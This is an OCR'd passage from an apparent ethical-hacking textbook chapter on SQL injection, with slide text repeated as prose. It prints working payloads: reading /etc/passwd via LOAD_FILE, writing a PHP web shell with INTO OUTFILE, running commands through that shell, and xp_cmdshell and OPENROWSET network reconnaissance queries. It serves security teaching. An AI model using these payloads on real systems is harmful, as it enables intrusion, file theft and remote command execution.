
OS Shell

Figure 15.17: Attacker interacting with OS using SQL injection



Interacting with the File System

LOAD_FILE()

The LOAD_FILE() function within MySQL is used to read and return the contents of a file located within the MySQL server

INTO OUTFILE()

The OUTFILE() function within MySQL is often used to run a query and dump the results into a file

- `NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*`

  If successful, the injection will display the contents of the passwd file

-
  ```
  NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php system($_GET["command"]); ?>'
  INTO OUTFILE '/var/www/certifiedhacker.com/shell.php'/*
  ```

  If successful, it will then be possible to run system commands via the $_GET global.

  The following is an example of obtaining a file using wget:
  http://www.certifiedhacker.com/shell.php?command=wget

Interacting with the File System

Attackers exploit the MySQL functionality of allowing text files to be read through the database to obtain the password files and store the results of a query in a text file.

The functions used by an attacker to interact with the file system are as follows:

- **LOAD_FILE()**

  The **LOAD_FILE()** function within MySQL is used to read and return the contents of a file located within the MySQL server. For example, the following query is used by an attacker to retrieve the password file from the database:

  ```
  NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
  ```

  If successful, the injection will display the contents of the **passwd** file.

- **INTO OUTFILE()**


  The **OUTFILE()** function within MySQL is often used to run a query and dump the results into a file. For example, the following query is used by an attacker to store the results of a specific query:

  ```
  NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php
  system($_GET["command"]); ?>' INTO OUTFILE
  '/var/www/certifiedhacker.com/shell.php'/*
  ```

  If successful, it will then be possible to run system commands via the $_GET global.

  The following is an example of using wget to get a file:

  ```
  http://www.certifiedhacker.com/shell.php?command=wget
  ```



Network Reconnaissance Using SQL Injection

Assessing Network Connectivity

- Retrieve server name and configuration

```
' and 1 in (select @@servername ) --
' and 1 in (select srvname from sys.sysservers ) --
```

- NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, and traceroute
- Test for firewalls and proxies

Network Reconnaissance

- Execute the following using the `xp_cmdshell` command:
- Ipconfig /all, tracert myIP, arp –a, nbtstat –c, netstat –ano, route print

Gathering IP information through reverse lookups

Reverse DNS

```
'; exec master..xp_cmdshell 'nslookup a.com
MyIP' --
```

Reverse Pings

```
'; exec master..xp_cmdshell 'ping 10.0.0.75'
--
```

OPENROWSET

```
'; select * from OPENROWSET( 'SQLoledb',
'uid=sa; pwd=Pass123; Network=DBMSSOCN;
Address=10.0.0.75,80;',
'select * from table')
```

Network Reconnaissance Using SQL Injection

Network reconnaissance is the process of testing any potential vulnerability in a computer network. However, network reconnaissance is also a major type of network attack. Network reconnaissance can be reduced to some extent but not eliminated. Attackers use network mapping tools such as **Nmap** and **Network Topology Mapper** to determine the vulnerabilities of the network.

- The steps for assessing network connectivity are as follows:
  - Retrieve server name and configuration using

    ```
    ' and 1 in (select @@servername ) --
    ' and 1 in (select srvname from sys.sysservers ) --
    ```

  - Use utilities such as NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, and traceroute to assess networks
  - Test for firewalls and proxies
- To perform network reconnaissance, you can execute the following using the `xp_cmdshell` command:
  - Ipconfig/all, tracert myIP, arp –a, nbtstat –c, netstat –ano, route print
- Code used to gather IP information through reverse lookups:
  - **Reverse DNS**

    ```
    '; exec master..xp_cmdshell 'nslookup a.com MyIP' –
    ```

- **Reverse Pings**

  ```
  '; exec master..xp_cmdshell 'ping 10.0.0.75' --
  ```

- **OPENROWSET**

  ```
  '; select * from OPENROWSET( 'SQLoledb', 'uid=sa; pwd=Pass123;
  Network=DBMSSOCN; Address=10.0.0.75,80;', 'select * from table')
  ```




Figure 15.18: Attacker performing network reconnaissance using SQL Injection

Network Reconnaissance Full Query

The following queries can be used to perform network reconnaissance:

-
  ```
  '; declare @var varchar(256); set @var = ' del test.txt && arp -a >>
  test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt &&
  netstat -ano >> test.txt && route print >> test.txt && tracert -w 10
  -h 10 google.com >> test.txt'; EXEC master..xp_cmdshell @var --
  ```

